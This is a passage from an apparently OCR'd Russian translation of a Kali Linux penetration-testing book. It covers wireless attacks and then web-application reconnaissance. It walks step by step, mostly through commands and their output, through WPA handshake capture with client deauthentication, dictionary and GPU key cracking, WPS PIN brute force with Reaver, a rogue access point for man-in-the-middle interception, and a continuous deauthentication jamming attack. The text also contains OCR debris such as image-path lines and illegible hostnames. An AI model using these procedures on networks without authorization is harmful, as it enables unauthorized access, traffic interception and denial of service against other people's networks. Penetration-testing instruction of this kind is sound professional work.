Чтобы атаковать WPA-передачу, необходимо выполнить следующие шаги:

1. Запустите беспроводной адаптер и используйте команду ifconfig, чтобы убедиться, что интерфейс монитора создан.
2. Используйте airodump-ng -wlan0 для идентификации целевой сети.
3. Начните захват трафика между целевой точкой доступа и клиентом с помощью следующей команды:

   ```
   root@kali:~# airodump-ng --bssid 28:10:7B:61:20:32 -c 11
     --showack -w dd_wpa2 wlan0
   ```

   Установите -c для наблюдения за определенным каналом, -showack, чтобы гарантировать, что клиентский компьютер подтверждает ваш запрос на деаутентификацию от точки беспроводного доступа, и -w записать результат в файл для атаки по словарю. Типичный результат этой атаки показан на следующем скриншоте:



```
CH 11 ][ Elapsed: 1 min ][

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

28:10:7B:61:20:32  -127 100      610    13474  210  11  54e  WPA2 CCMP   PSK  gaffer

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

28:10:7B:61:20:32  00:1D:60:7D:55:5A  -16   48e-54      1      104
28:10:7B:61:20:32  A4:17:31:D3:2B:0F  -70    0 - 1      0       23
28:10:7B:61:20:32  48:5D:60:83:93:6E  -127    0e- 0e    26    13384


MAC                 CH PWR    ACK ACK/s    CTS RTS_RX RTS_TX  OTHER

48:5D:60:83:93:6E  158 -56   6340    97     17   5988     19      1
28:10:7B:61:20:32  158 -30     47     0   6002     19   5988     12
```

4. Оставьте это окно терминала открытым и откройте второе окно терминала, чтобы запустить атаку деаутентификации; Это заставит пользователя повторно пройти аутентификацию к целевой точке доступа и повторно обменять ключ WPA. Команда атаки деаутентификации показана следующим образом:

   ```
   root@kali:~# aireplay-ng -0 10 –a 28:10:7B:61:20:32
     -c 00:1D:60:7D:55:5A wlan0
   ```

Выполнение предыдущей команды показано на следующем скриншоте:

```
root@kali:~# aireplay-ng -0 10 -a 28:10:7B:61:20:32 -c 00:1D:60:7D:55:5A wlan0
23:50:32  Waiting for beacon frame (BSSID: 28:10:7B:61:20:32) on channel 11
23:50:33  Sending 64 directed DeAuth. STMAC: [00:1D:60:7D:55:5A] [34|64 ACKs]
23:50:33  Sending 64 directed DeAuth. STMAC: [00:1D:60:7D:55:5A] [64|68 ACKs]
23:50:34  Sending 64 directed DeAuth. STMAC: [00:1D:60:7D:55:5A] [41|68 ACKs]
23:50:35  Sending 64 directed DeAuth. STMAC: [00:1D:60:7D:55:5A] [33|60 ACKs]
23:50:35  Sending 64 directed DeAuth. STMAC: [00:1D:60:7D:55:5A] [36|69 ACKs]
23:50:36  Sending 64 directed DeAuth. STMAC: [00:1D:60:7D:55:5A] [63|59 ACKs]
23:50:37  Sending 64 directed DeAuth. STMAC: [00:1D:60:7D:55:5A] [63|63 ACKs]
23:50:37  Sending 64 directed DeAuth. STMAC: [00:1D:60:7D:55:5A] [61|62 ACKs]
23:50:38  Sending 64 directed DeAuth. STMAC: [00:1D:60:7D:55:5A] [63|63 ACKs]
23:50:39  Sending 64 directed DeAuth. STMAC: [00:1D:60:7D:55:5A] [31|64 ACKs]
```

Успешная деаутентификационная атака показывает ACK, которые указывают, что клиент, подключенный к целевой точке доступа, подтвердил команду только что отправленной деаутентификации.

5. Просмотрите исходную командную оболочку, которая оставалась открытой для беспроводной передачи и убедитесь, что вы захватили четырехстороннее квитирование. Успешное рукопожатие WPA будет идентифицироваться в верхнем правом углу консоли. В следующем примере данные указывают, что значение подтверждения связи WPA равно `28:10:7B:61:20:32`:

```
CH 11 ][ Elapsed: 11 mins ][
CH 11 ][ Elapsed: 28 mins ][                    ][ WPA handshake: 28:10:73:61:20:32

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

28:10:7B:61:20:32  -52 100    16384   162353    7  11  54e  WPA2 CCMP   PSK  gaffer

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

28:10:7B:61:20:32  00:1D:60:7D:55:5A  -16   48e-54e   712    12135
```

6. Используйте aircrack, чтобы взломать ключ WPA, используя определенный список слов. Имя файла, определенное злоумышленником для сбора данных рукопожатия, будет находиться в корневом каталоге, а к нему будет добавлено расширение -01.cap.

   В Kali списки слов расположены в каталоге /usr/share/wordlists. Несмотря на то, что доступно несколько списков слов, рекомендуется загружать списки, которые будут более эффективны в борьбе с распространенными паролями.

В предыдущем примере ключ был помещен в список паролей. Проведение словарной атаки для длинного сложного пароля может занять несколько часов в зависимости от конфигурации системы. Следующая команда использует слова как исходный список слов.

```
root@kali:~# aircrack-ng wpa-01.cap /usr/share/wordlists
```

Следующий скриншот показывает результаты успешного взлома ключа WPA; Ключ к сетевому gaffer, как находили, был princessmouse после тестирования 44 ключей.

```
                              Aircrack-ng 1.2 beta1

                        [00:00:00] 44 keys tested (594.95 k/s)

                             KEY FOUND! [ princessmouse ]

        Master Key     : 00 F9 DE 2E AC 98 AD 3E 15 FD E2 2B EF 60 2B 92
                         71 A4 E0 41 8A E0 B6 3E F5 0F 77 98 D9 C9 B0 00

        Transient Key  : EA 14 DB E4 A9 E4 BD 92 50 58 AB 26 F8 55 AF 73
                         46 F4 92 84 BD EA 40 ED 1B FC 62 C6 77 63 B5 1C
                         CB 9F DB D7 8F 1D BA E0 91 A5 F9 A1 05 F7 55 28
                         C3 76 5D 74 7B 9D 6E 67 C4 F1 78 B9 15 73 D9 01

        EAPOL HMAC     : ED 43 11 22 97 ED 58 A7 90 3A 58 CA C8 A2 54 C7
```

Если у вас нет настраиваемого списка паролей или вы хотите быстро создать список, вы можете использовать приложение crunch в Kali. Следующая команда дает команду crunch создать список слов слов с минимальной длиной 5 символов и максимальной длиной в 25 символов с использованием заданного набора символов:

```
root@kali:~# crunch 05 25
  abcdefghijklmnopqrstuvwxyzABCDEFGHIJKLMNOPQRSTUVWX
  YZ0123456789 | aircrack-ng --bssid (MAC address)
  -w capture-01.cap
```

Вы также можете повысить эффективность атаки методом грубой силы с использованием инструментов для взлома паролей на GPU (oclHashcat для видеокарт AMD/ATI и cudaHashcat для видеокарт NVIDIA).

Для реализации этой атаки сначала преобразуйте файл захвата рукопожатия WPA, psk-01.cap в файл hashcat, используя следующую команду:

```
root@kali:~# aircrack-ng psk-01.cap -J <файл вывода>
```

Когда преобразование завершено, запустите hashcat против нового файла захвата (Выберите версию hashcat, которая соответствует архитектуре вашего процессора и вашей видеокарте), используя следующую команду:

```
root@kali:~# cudaHashcat-plus32.bin -m 2500 <filename>.hccap
  <wordlist>
```

Атака беспроводных маршрутизаторов с Reaver

WPA и WPA2 также уязвимы для атак на точки доступа Wi-Fi Protected Setup, WPS и номера PIN-кода.

Большинство точек доступа поддерживают протокол Wi-Fi Protected Setup (WPS), который стал стандартом в 2006 году, что позволяет пользователям легко настраивать точки доступа и добавлять новые устройства в существующую сеть без повторного ввода больших и сложных Парольные фразы.

К сожалению, pin - это 8-значное число (100 000 000 возможных догадок), но последнее число является контрольной суммой. Поскольку протокол аутентификации WPS разрезает штырь пополам и проверяет каждую половину отдельно, это означает, что для первой половины булавки установлено 104 (10000) значений, а для второй половины - 103 (1,000) возможных значений, нужно только сделать максимум 11 000 догадок, чтобы скомпрометировать точку доступа!

Reaver - это инструмент, призванный максимизировать процесс угадывания (хотя Wifite также догадывается о WPS).

Чтобы запустить атаку Reaver, воспользуйтесь сопутствующим инструментом с именем wash, чтобы идентифицировать уязвимые сети, как указано в следующей команде:

```
root@kali:~# wash -i wlan0 --ignore-fcs
```

Если есть уязвимые сети, запустите атаку против них, используя следующую команду:

```
root@kali:~# reaver -i wlan0 -b (BBSID) -vv
```

Тестирование этой атаки в Kali показало, что атака идет медленно и подвержена ошибкам; Однако он может использоваться в качестве фоновой атаки или может дополнять другие способы атаки для компрометации сети WPA.

Клонирование точки доступа

Одна из наиболее интересных атак на беспроводные сети основывается на клонировании точки доступа и последующем контроле за информацией, передаваемой при попытке пользователя подключиться к ней. Злоумышленник может не только получить доступ к учетным данным для проверки подлинности, но также может использовать атаку «человек по середине» для перехвата или перенаправления сетевого трафика.

Некоторые инструменты, включенные в Kali, утверждают, что поддерживают клонирование или создают точку доступа; Однако в это время в этих инструментах имеются недостатки. Например, Social Engineering Toolkit и Websploit не интегрируются с DHCP-сервером, который поставляется с предустановленной версией в Kali.

Большинство атакующих ищут внешние инструменты, включая скрипты, такие как Gerix, или easy-creds; Однако пакет aircrack-ng также включает в себя инструмент airbase-ng, для клонирования точек доступа.

Чтобы создать фальшивую точку беспроводного доступа нужно:

1. Запустить wlan0 в режиме монитора, который создаст mon0-интерфейс для мониторинга, используя следующую команду:
   ```
   root@kali:~# airmon-ng start wlan0
   ```
2. Настроить точку доступа (AP) на mon0, используя следующую команду. Социальная инженерия может оказать значительное влияние на успех AP, поэтому используйте имя, которое привлечет целевых клиентов. В этом примере мы будем использовать общее имя открытой сети Wi-Fi. На канале WiFi будет установлено шесть:
   ```
   root@kali:~# airbase-ng --essid Customer_Network
     -c 6 mon0
   ```
3. Установите утилиты для моста, используя следующую команду:
   ```
   apt-get install bridge-utils
   ```
4. В другом окне терминала создайте мост (rogue) и ссылку at0 (интерфейс at0 создается предыдущей командой) в eth0 с помощью утилит моста (обратите внимание, что утилит моста должны быть сначала установлены с помощью apt-get install bridge-utils).
   ```
   root@kali:~# brctl addbr rogue
   root@kali:~# brctl addif rogue at0
   root@kali:~# brctl addif rogue eth0
   ```

Поскольку два интерфейса интегрированы в виртуальный мост, вы можете освободить их IP-адреса, используя следующие команды:

```
root@kali:~# ifconfig at0 down
root@kali:~# ifconfig at 0.0.0.0 up
root@kali:~# ifconfig eth0 down
root@kali:~# ifconfig eth0 0.0.0.0 up
```

5. Включите пересылку IP-адресов по мосту с помощью следующей команды:

```
root@kali:~# echo 1 > /proc/sys/net/ipv4/ip_forward
```

6. Настройте мост с IP-адресом локальной сети, где он подключается к eth0, используя следующие команды:

```
root@kali:~# ifconfig rogue 10.1.x.y netmask
  255.255.255.0 broadcast 10.1.x.255 up
root@kali:~# route add default gw 10.1.x.1
```

7. Запустите AP для проверки подлинности, используя следующую команду:

```
airbase-ng -c 6 -e --ESSID /file_path/file.cap wlan0
```

Атаки типа Denial-of-service

Последней атакой на беспроводные сети, которую мы оценим, является атака типа «Denial-of-service», когда злоумышленник лишает законного пользователя доступа к беспроводной сети или делает сеть недоступной, вызывая ее сбой. Беспроводные сети чрезвычайно восприимчивы к DoS-атакам, и трудно локализовать злоумышленника в распределенной беспроводной сети. Примеры DoS-атак включают следующее:

- Внедрение обработанных сетевых команд, таких как команды реконфигурации, в беспроводную сеть может привести к сбою маршрутизаторов, коммутаторов и других сетевых устройств.
- Некоторые устройства и приложения могут распознавать, что происходит атака, и будут автоматически отвечать, отключив сеть. Злоумышленник может запустить явную атаку, а затем позволить цели создать DoS самой!
- Охват беспроводной сети потоком пакетов данных может сделать ее недоступной для использования; Например, HTTP-атака наводнения, в результате которой тысячи запросов страниц на веб-сервер могут исчерпать возможности обработки. Точно так же наводнение сети пакетами аутентификации и ассоциации блокирует пользователей от подключения к точкам доступа.

- Атакующие могут создавать специальные команды деаутентификации и дизассоциации, которые используются в беспроводных сетях, чтобы закрыть авторизованное соединение и затопить сеть, и не позволить законным пользователям поддерживать их подключение к точке беспроводного доступа.

Чтобы продемонстрировать этот последний пункт, мы создадим атаку типа «Denial-of-service», наводя сеть пакетами деаутентификации. Поскольку беспроводной 802.11 протокол построен для поддержки деаутентификации после получения определенного пакета (так что пользователь может разорвать соединение, когда оно больше не требуется), это может быть разрушительная атака - она соответствует стандарту, и нет способа остановить её.

Самый простой способ «поднять» законного пользователя из сети - это нацелить на него поток пакетов деаутентификации. Это можно сделать с помощью набора инструментов aircrack-ng, используя следующую команду:

```
root@kali:~# aireplay-ng -0 0 -a (bssid) -c wlan0
```

Эта команда определяет тип атаки как -0, указывая, что она используется для атаки на деаутентификацию. Второй 0 (ноль) запускает непрерывный поток пакетов деаутентификации, делая сеть недоступной для ее пользователей.

Рамка Websploit - это инструмент с открытым исходным кодом, используемый для сканирования и анализа удаленных систем. Он содержит несколько инструментов, в том числе инструменты, специфичные для беспроводных атак.
Чтобы запустить его, откройте командную оболочку и просто введите websploit.

Интерфейс Websploit похож на интерфейс recon-ng и Metasploit Framework, и он предоставляет пользователю модульный интерфейс.

После запуска используйте команду show modules, чтобы увидеть модули атаки, имеющиеся в существующей версии. Выберите WiFi jammer (поток пакетов деаутентификации) с использованием команды wifi/wifi_jammer. Как показано на следующем скриншоте, злоумышленник просто должен использовать команды set для установки различных опций, а затем выбрать run для запуска атаки.

```
wsf > use wifi/wifi_jammer
wsf:Wifi_Jammer > show options

Options          Value                          RQ      Description
---------        --------------                 ----    --------------
interface        wlan0                          yes     Wireless Interface Name
bssid                                           yes     Target BSSID Address
essid                                           yes     Target ESSID Name
mon              mon0                           yes     Monitor Mod(default)
channel          11                             yes     Target Channel Number
```

Резюме

В этой главе мы рассмотрели несколько задач управления, необходимых для успешной атаки на беспроводную сеть, включая выбор беспроводного адаптера, конфигурацию беспроводного модема и рекогносцировку с использованием таких инструментов, как aircrack-ng Kismet. Мы сосредоточились на использовании набора инструментов aircrack-ng для выявления скрытых сетей, обхода аутентификации MAC и компрометации шифрования WEP и WPA/WPA2. Мы также видели, как клонировать или копировать точку беспроводного доступа и как выполнять атаку типа «Denial-of-service» для беспроводной сети.

Следующая глава посвящена тому, как атакующие нацеливаются на сайт и его сервисы. Мы рассмотрим инструменты, используемые для разведки, особенно прокси-серверы на стороне клиента и сканеры уязвимостей. Мы увидим, как злоумышленники используют эти уязвимости с помощью автоматизированных инструментов, таких как эксплоиты и взлом паролей в Интернете. Что еще более важно, мы рассмотрим некоторые отдельные атаки, которые обычно требуют ручного вмешательства, такие как инъекционные атаки и межсайтовый скриптинг. Наконец, мы рассмотрим особенности онлайн-сервисов и почему они уязвимы для DoS-атак.

9

Разведка и эксплуатация веб-приложений

В предыдущих главах мы рассмотрели цепочку уничтожения злоумышленника - конкретный подход, используемый для взлома сетей и устройств, а также для раскрытия данных или для препятствования доступу к сетевым ресурсам. В главе 7 «Физические нападения и социальная инженерия» мы исследовали маршруты атаки, начиная с физических атак и социальной инженерии. В главе 8 «Эксплуатация Беспроводной Связи» мы увидели, как могут быть скомпрометированы беспроводные сети. В этой главе мы сосредоточимся на одном из наиболее распространенных маршрутов атаки через веб-сайты и веб-приложения.

Веб-сайты, предоставляющие контент и веб-службы (например, электронные письма и FTP), являются повсеместными, и большинство организаций допускает удаленный доступ к этим службам с почти постоянной доступностью. Однако для тех, кто тестирует проникновение и злоумышленников, веб-сайты раскрывают фоновые службы, происходящие в сети, действия клиентов на веб-сайте, а также частоту атак между пользователями и данными веб-сайта. В этой главе мы сосредоточимся на перспективах злоумышленника в отношении веб-сайтов и веб-сервисов, а также рассмотрим атаки на подключение в главе 10 «Эксплуатация связи удаленного доступа» и атаки на стороне клиента в главе 11 «Эксплуатация стороны клиента».

В конце этой главы вы узнаете следующее:

- Расширение принципов ведения разведки веб-сервисов
- Сканирование уязвимостей
- Использование прокси-серверов на стороне клиента
- Использование уязвимостей в веб-службах
- Поддержание доступа к взломанным системам с веб-бэкдорами

Для многих упражнений мы будем использовать NOWASP или Mutillidae в качестве целевого сайта, который содержит известные уязвимости, которые могут быть использованы; Его можно загрузить с веб-сайта www.owasp.org/index.php/Category:OWASP_Mutillidae. Это веб-приложение можно установить непосредственно на Linux или Windows, используя LAMP, WAMP и XAMPP. Он также предустановлен в средах тестирования SamauraiWTF и Metasploitable. Обратитесь к Приложению, Установка Kali Linux за инструкциями по созданию тестовой среды Metasploitable.

Проведение разведки веб-сайтов

Сайты и предоставление услуг этих сайтов являются особенно сложными. Как правило, услуги доставляются конечному пользователю с использованием многоуровневой архитектуры с веб-серверами, доступными для общедоступного Интернета, при общении с серверами и базами данных, расположенными в сети.

Сложность увеличивается с помощью нескольких дополнительных факторов, которые необходимо учитывать во время тестирования, в том числе:

- Архитектура сети, включая средства управления безопасностью (брандмауэры, IDS/IPS и примарные сети) и конфигурации, такие как балансировка нагрузки
- Архитектура платформы (аппаратное обеспечение, операционная система и дополнительные приложения) систем, в которых размещаются веб-службы
- Приложения, промежуточное программное обеспечение и базы данных конечного уровня, которые могут использовать разные платформы (Unix или Windows), языки программирования и сочетание коммерческого и проприетарного программного обеспечения
- процессы аутентификации и авторизации, включая процесс поддержания состояния сеанса в приложении
- Базовая бизнес-логика, определяющая, как приложение будет использоваться
- Взаимодействие на стороне клиента и связь с веб-службой

Учитывая доказанную сложность веб-сервисов, важно, чтобы тестер на проникновения был адаптирован к конкретной архитектуре и параметрам сервисов каждого сайта. В то же время процесс тестирования должен применяться последовательно и гарантировать, что ничего не будет упущено. Для достижения этих целей было предложено несколько методологий. Наиболее широко распространенным является проект Open Web Application Security Project (OWASP) (www.owasp.org) и его список из 10 наиболее уязвимых мест.

Как минимальный стандарт, OWASP обеспечил сильное направление тестировщикам. Однако сосредоточенное внимания уделяется только на 10 уязвимостях является недальновидным, и методология продемонстрировала некоторые пробелы, особенно применительно к обнаружению уязвимостей в логике того, как приложение должно работать для поддержки бизнес-практик.

Используя подход цепочек блокировки, некоторые действия, специфичные для разведки веб-сервисов, которые должны быть выделены, включают в себя следующее:

- Определение целевого сайта, особенно в отношении того, где и как он размещен.
- Перечисление структуры каталогов сайта и файлов целевого веб-сайта, включая определение того, используется ли система управления контентом (CMS). Это может включать в себя загрузку веб-сайта для автономного анализа, включая анализ метаданных документа, а также использование сайта для создания настраиваемого списка слов для взлома паролей (с использованием такой программы, как хруст). Он также обеспечивает идентификацию всех файлов поддержки.
- Идентификация механизмов аутентификации и авторизации и определение того, как состояние сеанса поддерживается во время транзакции с помощью этого веб-сервиса. Это обычно включает анализ файлов cookie и их использование.
- Перечисление всех форм. Поскольку они являются основным средством для клиента для ввода данных и взаимодействия с веб-службой, это конкретные местоположения для нескольких уязвимых мест, таких как атаки SQL-инъекций и межсайтовые сценарии.
- Идентификация других областей, которые принимают ввод, например страниц, которые позволяют загрузки файлов, а также любых ограничений на типы принятых загрузок.
- Определение способов обработки ошибок и фактических сообщений об ошибках Которые получены пользователем; Часто ошибка дает ценную внутреннюю информацию, такую как версия используемого программного обеспечения или внутренние имена файлов и процессы.
- Определение, какие страницы требуют и поддерживают Secure Sockets Уровни или другие безопасные протоколы (см. Главу 10 «Эксплуатация связи удаленного доступа»).

Первый шаг - провести ранее описанную пассивную и активную разведку (см. Главу 2 «Определение цели - Пассивная Разведка» и главу 3 «Активная Разведка и Сканирование уязвимостей»); В частности, убедиться, что размещенные сайты определены, а затем использовать сопоставление DNS для определения всех размещенных сайтов, которые доставляются на одном сервере (одним из наиболее распространенных и успешных способов атаки является атака на не целевой сайт, размещенный на сервере Тот же физический сервер, что и целевой сайт, использует слабости на сервере, чтобы получить root-доступ, а затем использовать эскалированные привилегии для атаки на целевой сайт).

Следующим шагом является определение присутствия сетевых защитных устройств, таких как брандмауэры, IDS/IPS и приманок. Все более распространенным защитным устройством является брандмауэр веб-приложений (WAF).

Если используется WAF, тестеры должны будут гарантировать, что атаки, особенно те, которые полагаются на обработанный вход, закодированы для обхода WAF.

WAF можно идентифицировать, вручную проверяя файлы cookie (некоторые теги WAF или изменяют файлы cookie, которые передаются между веб-сервером и клиентом), либо путем изменения информации заголовка (идентифицируется, когда тестер подключается к порту 80 с помощью инструмента командной строки, например как Telnet).

Процесс обнаружения WAF можно автоматизировать, используя сценарий nmap, Http-waf-detect.nse, как показано на следующем снимке экрана:

```
root@kali:~# nmap -p 80 --script http-waf-detect.nse [redacted]

Starting Nmap 6.40 ( http://nmap.org ) at                    EST
Nmap scan report for [redacted] ([redacted].196)
Host is up (0.0044s latency).
rDNS record for [redacted].196: [redacted]
PORT   STATE SERVICE
80/tcp open  http
| http-waf-detect: IDS/IPS/WAF detected:
|_[redacted]:80/?p4yl04d3=<script>alert(document.cookie)</script>

Nmap done: 1 IP address (1 host up) scanned in 6.39 seconds
```

Скрипт nmap идентифицирует наличие WAF; Однако тестирование скрипта показало, что оно не всегда точно в его выводах и что возвращенные данные могут быть слишком общими для того, чтобы направлять эффективную стратегию обхода брандмауэра.

Скрипт wafw00f - это автоматизированный инструмент для идентификации сетевых брандмауэров; Тестирование показало, что это самый точный инструмент для этой цели. Скрипт легко вызывается из Kali, и достаточный вывод показан на следующем скриншоте:


```
root@kali:~# wafw00f http://www.[illegible].ca

                                  ^     ^
        _   __  _   ____ _   __  _    _   ____
       ///7/ /.' \ / __////7/ /,' \ ,' \ / __/
      | V V // o // _/ | V V // 0 // 0 // _/
      |_n_,'/_n_//_/   |_n_,' \_,' \_,'/_/
                                <
                                 ...'

    WAFW00F - Web Application Firewall Detection Tool

    By Sandro Gauci && Wendel G. Henrique

Checking http://www.[illegible].ca
Generic Detection results:
The site http://www.[illegible].ca seems to be behind a WAF
Reason: Blocking is being done at connection/packet level.
Number of requests: 12
```

Детектор балансировки нагрузки (lbd) является скриптом оболочки bash, который определяет, использует ли данный домен DNS и/или балансировку нагрузки HTTP. Это важная информация с точки зрения тестировщика, так как она может объяснить, казалось бы, аномальные результаты, которые происходят при тестировании одного сервера, а затем балансировщик нагрузки переключает запросы на другой сервер. Lbd использует различные проверки для определения наличия балансировки нагрузки; Пример вывода показан на следующем снимке экрана:

```
root@kali:~# lbd www.[illegible]

lbd - load balancing detector 0.1 - Checks if a given domain uses load-balancing
.
                                    Written by Stefan Behte (http://ge.mine.nu)
                                    Proof-of-concept! Might give false positives
.

Checking for DNS-Loadbalancing: NOT FOUND
Checking for HTTP-Loadbalancing [Server]:

 NOT FOUND

Checking for HTTP-Loadbalancing [Date]: 17:52:36, 17:52:37, 17:52:38, 17:52:38,
17:52:38, 17:52:39, 17:52:39, 17:52:39, 17:52:40, 17:52:40, 17:52:40, 17:52:40,
17:52:41, 17:52:41, 17:52:41, 17:52:42, 17:52:42, 17:52:43, 17:52:43, 17:52:44,
17:52:44, 17:52:44, 17:52:45, 17:52:46, 17:52:47, 17:52:47, 17:52:48, 17:52:48,
17:52:52, 17:52:52, 17:52:52, 17:52:53, 17:52:53, 17:52:54, 17:52:54, 17:52:54,
17:52:55, 17:52:55, 17:52:56, 17:52:58, 17:52:58, 17:52:59, 17:52:59, 17:53:00,
17:53:01, 17:53:01, 17:53:00, FOUND

Checking for HTTP-Loadbalancing [Diff]: NOT FOUND

[illegible] does Load-balancing. Found via Methods: HTTP[Date]
```

Веб-сайт должен быть проверен, чтобы определить CMS, который может быть использован для его создания и поддержки. Приложения CMS, такие как Drupal, Joomla и WordPress, среди прочих, могут быть сконфигурированы с уязвимым административным интерфейсом, который дает доступ к повышенным привилегиям, или может содержать уязвимости, которые могут быть использованы.

В Kali есть автоматический сканер BlindElephant, который отпечатывает CMS для определения информации о версии. Пример вывода показан на следующем снимке экрана:




BlindElephant анализирует отпечатки пальцев для компонентов CMS, а затем предоставляет наилучшие варианты для существующих версий. Однако, как и в других приложениях, мы обнаружили, что он может не обнаружить CMS, который присутствует; Поэтому всегда проверяйте результаты на других сканерах, которые сканируют веб-сайт для определенных каталогов и файлов или вручную проверяют сайт.

Один конкретный инструмент сканирования, автоматический сканер веб-страниц, может использоваться для проверки уже собранной информации, а также для определения существующей папки и файловой структуры конкретного сайта. Типичные результаты веб-сканеров включают в себя административные порталы, файлы конфигурации (текущая и предыдущая версии), которые могут содержать жестко запрошенные учетные данные доступа и информацию о внутренней структуре, резервных копиях веб-сайта, примечаниях администратора, конфиденциальной личной информации и исходном коде.

Kali поддерживает несколько веб-сканеров, включая Burp Suite, DirBuster, OWASP-ZAP, Vega, WebScarab и WebSlayer. Чаще всего используется инструмент DirBuster.

DirBuster - это приложение с графическим интерфейсом, которое использует список возможных каталогов и файлов для проведения грубого анализа структуры веб-сайта. Ответы можно просмотреть в виде списка или в виде дерева, который более точно отражает структуру сайта. Результат выполнения этого приложения на целевом веб-сайте показан на следующем снимке экрана:



Также возможно скопировать веб-сайт непосредственно в систему тестера. Это «клонирование веб-сайтов» позволяет тестировщику просматривать структуру каталогов и их содержимое, извлекать метаданные из локальных файлов и использовать содержимое сайта в качестве вклада в такую программу, как crunch, который будет создавать персонализированный список слов для поддержки взлома паролей .

Чтобы клонировать веб-сайт для локальной системы, используйте HTTrack. Если его нет в Kali, его можно загрузить с помощью команды apt-get install httrack в командной строке. Вам будет предложено выбрать папку для хранения загруженного веб-сайта. Как только программа будет выполнена, у вас будет резервная копия целевого веб-сайта.

После того, как вы наметили основную структуру веб-сайта и/или сети услуг, следующим этапом цепочки уничтожения является идентификация уязвимости, которые могут быть использованы.

Сканеры уязвимостей

Поиск уязвимостей с использованием автоматизированных средств может быть проблематичным. Сканеры уязвимостей Web страдают от общих недостатков всех сканеров (сканер может обнаружить только сигнатуру известной уязвимости, они не могут определить, действительно ли уязвимость может быть использована, а также высокий уровень ложных сообщений). Кроме того, сканеры уязвимостей в Интернете не могут идентифицировать сложные ошибки в бизнес-логике, и они не могут точно моделировать сложные цепные атаки, используемые хакерами.

В целях повышения надежности большинство тестеров проникновения используют несколько инструментов для сканирования веб-служб; Когда несколько инструментов сообщают, что определенная уязвимость может существовать, этот консенсус направит тестера в те области, которые могут потребовать вручную проверки результатов.

Kali поставляется с большим количеством сканеров уязвимостей для веб-служб и обеспечивает стабильную платформу для установки новых сканеров и расширения их возможностей. Это позволяет тестировщикам проникновения повысить эффективность тестирования, выбрав инструменты сканирования, которые:

• Максимизируйте полноту (общее число выявленных уязвимостей) и точность (уязвимости, которые являются реальными, а не ложноположительными результатами) тестирования.
• Минимизировать время, необходимое для получения полезных результатов.
• Минимизировать негативное воздействие на тестируемые веб-службы. Это может включать в себя замедление системы из-за увеличения пропускной способности трафика. Например, один из наиболее распространенных негативных эффектов - это результат тестирования форм, которые вводят данные в базу данных, а затем отправляет по электронной почте отдельное лицо, которое предоставляет обновление внесенного изменения - неконтролируемое тестирование таких форм может привести к более чем Посылается 30 000 электронных писем!

Существует большая сложность в выборе наиболее эффективного инструмента. В дополнение к перечисленным факторам, некоторые сканеры уязвимостей также запускают соответствующий эксплойт и поддерживают работу после эксплоита. В наших целях мы рассмотрим все инструменты, которые сканируют на уязвимости, которые могут быть уязвимыми, как «сканеры уязвимостей». Kali предоставляет доступ к нескольким различным сканерам уязвимостей, включая следующие:

- Сканеры, расширяющие функциональность традиционных сканеров уязвимостей, включая веб-сайты и связанные с ними службы (Metasploit Framework и Websploit)

- Сканеры, расширяющие функциональность нетрадиционных приложений, таких как веб-браузеры, для поддержки сканирования уязвимостей веб-служб (OWASP Mantra)
- Сканеры, специально разработанные для поддержки разведки и обнаружения эксплойтов на веб-сайтах и веб-сервисах (Arachnid, Nikto, Skipfish, Vega, w3af и т. Д.).


Расширение функциональных возможностей традиционных сканеров уязвимостей

